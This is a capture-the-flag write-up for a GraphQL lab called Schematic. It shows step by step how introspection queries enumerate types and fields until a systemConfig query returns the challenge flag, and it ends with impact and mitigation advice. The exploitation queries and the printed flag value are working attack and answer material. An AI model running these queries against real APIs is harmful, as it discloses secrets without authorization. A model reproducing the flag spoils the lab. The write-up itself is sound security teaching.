GraphQL Information Disclosure – System Configuration Exposure | Schematic
Lab Link
Lab: Schematic
Overview

Schematic Inc exposes a polished internal product dashboard. The frontend only displays limited information, but the backend GraphQL API exposes more data than the interface suggests.
During testing, the application revealed a /graphql endpoint. Schema introspection was enabled, allowing the available GraphQL types and fields to be enumerated. This exposed a SystemConfig type and related queries that could be used to retrieve sensitive configuration values, including the challenge flag.
This issue is caused by an overly permissive GraphQL API and exposed introspection in an environment where sensitive objects are queryable by normal users.
Objective
Discover the GraphQL schema, enumerate hidden fields, and extract sensitive system configuration data containing the flag.
Vulnerability Identification
This challenge is primarily a GraphQL Information Disclosure vulnerability.
Classification Hierarchy
A02 - Security Misconfiguration └── Exposed Debug / Introspection Surface └── GraphQL Schema Introspection Enabled └── Sensitive System Configuration Disclosure
Reconnaissance
While analyzing the application traffic in Burp Suite, a GraphQL endpoint was identified:
1
POST /graphql
GraphQL APIs often expose a single endpoint where different operations are submitted through the request body. Because the frontend may only use a small subset of available queries, testing the schema directly can reveal hidden backend capabilities.
Exploitation
Step 1 - Test Schema Introspection
To check whether introspection is enabled, send the following request:
1
2
3
{
  "query": "{ __schema { types { name } } }"
}
The server responds with available schema types:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
{
  "data": {
    "__schema": {
      "types": [
        { "name": "User" },
        { "name": "Int" },
        { "name": "String" },
        { "name": "Product" },
        { "name": "Float" },
        { "name": "SystemConfig" },
        { "name": "Query" },
        { "name": "Boolean" }
      ]
    }
  }
}
The presence of SystemConfig is immediately interesting because configuration objects often contain internal settings, secrets, feature flags, or sensitive operational values.
Step 2 - Enumerate User Fields
To inspect the User type:
1
2
3
{
  "query": "{ __type(name:\"User\") { fields { name } } }"
}
Response:
1
2
3
4
5
6
7
8
9
10
11
{
  "data": {
    "__type": {
      "fields": [
        { "name": "id" },
        { "name": "name" },
        { "name": "email" }
      ]
    }
  }
}
This confirms that introspection can be used to enumerate object fields.
Step 3 - Enumerate SystemConfig Fields
Next, inspect the SystemConfig type:
1
2
3
{
  "query": "{ __type(name:\"SystemConfig\") { fields { name } } }"
}
Response:
1
2
3
4
5
6
7
8
9
10
11
{
  "data": {
    "__type": {
      "fields": [
        { "name": "id" },
        { "name": "key" },
        { "name": "value" }
      ]
    }
  }
}
The fields key and value suggest that configuration entries can be queried as key-value pairs.
Step 4 - Query System Configuration
An initial attempt was made to query a singular config object:
1
2
3
{
  "query": "{ systemConfig { id key value } }"
}
The server returned a validation error:
1
2
3
4
5
6
7
{
  "errors": [
    {
      "message": "Field \"systemConfig\" argument \"key\" of type \"String!\" is required, but it was not provided."
    }
  ]
}
This error is useful because it reveals that systemConfig exists but requires a key argument.
Step 5 - Query All System Configurations
Testing the plural form exposes the full configuration list:
1
2
3
{
  "query": "{ systemConfigs { id key value } }"
}
Response:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
{
  "data": {
    "systemConfigs": [
      {
        "id": 1,
        "key": "app_version",
        "value": "2.4.1"
      },
      {
        "id": 2,
        "key": "maintenance_mode",
        "value": "false"
      },
      {
        "id": 3,
        "key": "flag",
        "value": "WEBVERSE{....}"
      }
    ]
  }
}
The flag is exposed directly through the systemConfigs query.
Step 6 - Extract the Flag Directly
The validation error from the earlier query indicated that systemConfig accepts a required key argument.
Using that information, the flag can be requested directly:
1
2
3
{
  "query": "{ systemConfig(key:\"flag\") { id key value } }"
}
Response:
1
2
3
4
5
6
7
8
9
{
  "data": {
    "systemConfig": {
      "id": 3,
      "key": "flag",
      "value": "WEBVERSE{0e862e5cda186a100390f5b0a5790978}"
    }
  }
}
Proof of Exploitation
Introspection Query
1
2
3
{
  "query": "{ __schema { types { name } } }"
}
Sensitive Type Found
1
SystemConfig
Sensitive Fields Found
1
2
3
id
key
value
Final Query
1
2
3
{
  "query": "{ systemConfig(key:\"flag\") { id key value } }"
}
Flag
1
WEBVERSE{0e862e5cda186a100390f5b0a5790978}
Impact
An attacker can use the exposed GraphQL schema to:
- Discover hidden backend types.
- Enumerate fields unavailable in the frontend.
- Identify internal configuration objects.
- Extract sensitive system values.
- Learn application structure and data models.
- Find additional attack paths.
In a real internal dashboard, this could expose:
- Feature flags
- Environment metadata
- API keys
- Internal service URLs
- Maintenance settings
- Sensitive operational values
Mitigation
Disable Introspection in Production
GraphQL introspection should be disabled or restricted in production environments unless explicitly required.
Enforce Authorization on Resolvers
Every resolver should verify that the current user is allowed to access the requested object.
Avoid Exposing Sensitive Config Objects
System configuration values should not be exposed through public or low-privilege GraphQL queries.
Use Query Allowlisting
Only approved GraphQL operations should be executable in production.
Return Generic Error Messages
Validation errors should avoid revealing unnecessary backend implementation details.
Monitor GraphQL Abuse
Log and alert on introspection queries, suspicious field enumeration, and repeated schema probing.
Real-World Insight
GraphQL APIs are powerful because they allow clients to request exactly the data they need. However, that flexibility can become dangerous when schemas expose sensitive types or resolvers lack proper authorization.
The frontend is not a security boundary. Even if the UI does not display a field, attackers can directly query the GraphQL API.
The Schematic challenge demonstrates a common GraphQL security issue:
If introspection exposes sensitive objects and resolvers allow access to them, hidden backend data becomes public through the API.